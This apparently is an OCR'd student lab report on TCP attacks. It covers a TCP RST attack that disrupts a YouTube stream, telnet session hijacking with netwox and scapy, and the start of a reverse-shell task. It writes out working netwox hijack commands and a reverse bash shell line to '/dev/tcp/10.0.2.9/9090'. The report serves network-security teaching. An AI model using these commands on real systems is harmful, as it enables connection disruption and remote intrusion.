
For this task, we need a video streaming website because they establish a TCP connection with the client for streaming the video content. The attacker's goal is to disrupt the TCP session established between the victim and the video streaming machine.

- ➢ We took a video streaming website as www.youtube.com
- ➢ On www.youtube.com browsed video content (https://www.youtube.com/watch?v=1_ItdhHP9SQ) on Victim's machine




**Observation**:
The video streams properly on the victim's machine without hassle.

➢ Validated the TCP captured packets in Wireshark when the video was streaming.



**Observation:**

TCP ACK packet can be seen from video content server (172.217.3.193) to 10.0.2.11 with Acknowledgement flag set to 1.

➢

Parallel to this, performed TCP RST attack on Victim's machine using given netwox 78 commands from attacker's machine:


*sudo netwox 78 -i 10.0.2.11*

```
[02/04/21]seed@VM:~$ sudo netwox 78 -i 10.0.2.11
```

The netwox command will reset every TCP packet for the connection established between the video content server and the Victim's machine.

➢

Now validated the same video stream content on the victim's machine browser.





**Observation**:

After the connection is terminated through forged TCP RST the video plays as long it was streamed before the attack. Once the attack has been done, then we can see the video is loading intermittently.

➢

Checked the captured packets in Wireshark when the TCP attack took place by the attacker. Refer given Wireshark snapshot:




**Observation**:

The flag Reset has been set to 1 which means that the attacker successfully performed a TCP RST attack. The attacker can see the TCP RST packet sent by the video content server (172.217.3.193) to the victim (10.0.2.11) forcing it to terminate the connection.

Hence, we have successfully disrupted the video streaming by breaking the TCP connection between the victim and the content server.

---


## 3.4 Task 4: TCP Session Hijacking

**Objective:**

The TCP Session Hijacking attack's objective is to hijack an existing TCP connection (session) between two victims by injecting malicious contents into this session. If this connection is a telnet session, attackers can inject malicious commands (e.g. deleting an important file) into this session, causing the victims to execute the malicious commands.

**Using netwox**


➢ First, we need to establish a telnet connection between Victim and Observer's machine (10.0.2.11 and 10.0.2.10)



**Observation**:


The Observer's machine (10.0.2.10) is now able to communicate with Victim's machine (10.0.2.11)

➢ Captured TCP connection establish between two machines in wireshark.




**Observed** TCP ACK packet with Acknowledgement flag set to 1.

➢ To do TCP session hijacking, we have used this ACK packet details from wireshark.





The packet details which are highlighted in the above Wireshark screenshot are used to do session hijacking attacks using netwox.

➢ Now with the help of netwox 40, TCP session hijacking attack was done.

```
[02/05/21]seed@VM:~$ sudo netwox 40 --ip4-src 10.0.2.10 --ip4-dst
 10.0.2.11 --ip4-ttl 64 --tcp-src 32922 --tcp-dst 23 --tcp-seqnum
 2784770016 --tcp-window 237 --tcp-acknum 420107536 --tcp-data "5
4435020736573736696f6e2068696a61636b696e67"
```


The TCP-data used in the netwox command is in hex-string form. The ASCII string is "TCP session hijacking"

➢ The netwox command was executed successfully as shown below:




Observed that the attacker has successfully forged and sent a telnet packet to the observer with the next identification number as 58290.

➢ Also validated the captured packet in wireshark for 10.0.2.11 and 10.0.2.10 machines.





**Observed** the forged packet on the victim's Wireshark (packet no. 92) and the data (TCP session hijacking) can also be seen.

**Using scapy**

➢

Established telnet connection between Victim and Observer's machine (10.0.2.11 and 10.0.2.10) by executing telnet command on Observer's machine.





**Observation**:

The Observer's machine (10.0.2.10) is now able to communicate with Victim's machine (10.0.2.11)

➢


Captured TCP connection establish between two machines in wireshark.




**Observed** TCP ACK packet with Acknowledgement flag set to 1 which means that observer (10.0.2.10) has sent acknowledgment packet to the victim (10.0.2.11).

➢

To do TCP session hijacking, we have used ACK (No. 3) packet details from Wireshark.





**Observation:**

The packet details which are highlighted in the above Wireshark screenshot are being used in the scapy program to do TCP session hijacking between observer and victim.

➢


We have used skeleton code and updated the fields in it such as source, destination IP, and ports along with sequence, acknowledgment, flags, and data value to do TCP session hijacking.




In this program, the source and destination ports, sequence and acknowledgment numbers used are the ones that are observed for the TCP ACK packet.


➢

Executed the scapy program from the attacker's machine using the below command: *sudo ./tcp_session.py*




**Observed** that the attacker has successfully forged and sent a telnet packet to the observer with stream index number as 1.

➢ Also validated the forged packet to be captured in Wireshark for 10.0.2.11 and 10.0.2.10 machines.




**Observed** the forged packet on the victim's Wireshark (packet no. 64) and the data (TCP session hijacking successful) can also be seen.

---

## 3.5 Task 5: Creating Reverse Shell using TCP Session Hijacking

**Objective:**

The attacker wants to set up a back door to conveniently conduct further damages or attacks.

A typical way to set up back doors is to run a reverse shell from the victim machine to give the attack the shell access to the victim machine. A reverse shell is a shell process running on a remote machine, connecting back to the attacker's machine. This gives an attacker a convenient way to access a remote machine once it has been compromised.


➢ We have executed *netcat* command on the attacker's machine where the attacker needs a process waiting for some connection on 9090 port.

*netcat -l 9090 -v*

➢ Also, executed reverse bash shell on victim's machine where 10.0.2.9 is the IP of attacker and 9090 is the listening port.

*sudo /bin/bash -i > /dev/tcp/10.0.2.9/9090 0<&1 2>&1*

